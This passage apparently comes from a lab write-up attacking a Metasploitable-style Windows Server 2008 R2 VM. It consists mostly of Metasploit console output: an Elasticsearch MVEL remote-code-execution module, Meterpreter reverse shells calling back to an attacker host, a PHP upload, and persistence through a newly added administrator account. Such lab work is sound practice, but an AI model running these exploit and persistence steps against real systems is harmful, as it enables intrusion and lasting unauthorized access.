[*] Command Stager progress -  67.84% done (67584/99626 bytes)
[*] Command Stager progress -  69.89% done (69632/99626 bytes)
[*] Command Stager progress -  71.95% done (71680/99626 bytes)
[*] Command Stager progress -  74.00% done (73728/99626 bytes)
[*] Command Stager progress -  76.06% done (75776/99626 bytes)
[*] Command Stager progress -  78.12% done (77824/99626 bytes)
[*] Command Stager progress -  80.17% done (79872/99626 bytes)
[*] Command Stager progress -  82.23% done (81920/99626 bytes)
[*] Command Stager progress -  84.28% done (83968/99626 bytes)
[*] Command Stager progress -  86.34% done (86016/99626 bytes)
[*] Command Stager progress -  88.39% done (88064/99626 bytes)
[*] Command Stager progress -  90.45% done (90112/99626 bytes)
[*] Command Stager progress -  92.51% done (92160/99626 bytes)
[*] Command Stager progress -  94.56% done (94208/99626 bytes)
[*] Command Stager progress -  96.62% done (96256/99626 bytes)
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Sending stage (175174 bytes) to 172.16.1.9
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.9:49340 ) at 2023-01-20 15:31:02 -0500

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
```

8585


uploads



we can see a uploads func here, we can try to use it.





and we can successfully upload php:



wordpress


There is also a wordpress project:





what I can do then is same to what i did in the three linux VMs.

9200



easy to use:

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/elasticsearch/script
_mvel_rce

msf6 auxiliary(scanner/http/http_put) > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > expl
[-] Unknown command: expl
msf6 exploit(multi/elasticsearch/script_mvel_rce) > ex
exit     exploit
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58060 bytes) to 172.16.1.9
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.9:49323 ) at 2023-01-18 17:05:15 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\eJD.jar' on the target

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter >
```

meterpreter > getuid
Server username: VAGRANT-2008R2$

```
Listing: C:\Program Files\elasticsearch-1.1.1
==============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100776/rwxrwxrw-  11358  fil   2014-02-12 12:35:54 -0500  LICENSE.txt
100776/rwxrwxrw-  150    fil   2014-03-25 19:38:22 -0400  NOTICE.txt
100776/rwxrwxrw-  8093   fil   2014-03-25 19:38:22 -0400  README.textile
40776/rwxrwxrw-   4096   dir   2014-04-16 18:28:54 -0400  bin
40776/rwxrwxrw-   0      dir   2014-04-16 18:28:54 -0400  config
40776/rwxrwxrw-   0      dir   2018-11-20 08:58:39 -0500  data
40776/rwxrwxrw-   8192   dir   2014-04-16 18:28:54 -0400  lib
40776/rwxrwxrw-   32768  dir   2023-01-19 01:02:13 -0500  logs

meterpreter >
```

persistentce

```
C:\Windows\system32>net user Hello123 World123 /add
net user Hello123 World123 /add
The command completed successfully.


C:\Windows\system32>et localgroup Administrators Hello123 /add
et localgroup Administrators Hello123 /add
'et' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>net localgroup Administrators Hello123 /add
net localgroup Administrators Hello123 /add
The command completed successfully.


C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    han_solo                 Hello123
jabba_hutt               jarjar_binks             kylo_ren
lando_calrissian         leia_organa              luke_skywalker
sshd                     sshd_server              vagrant
The command completed with one or more errors.
```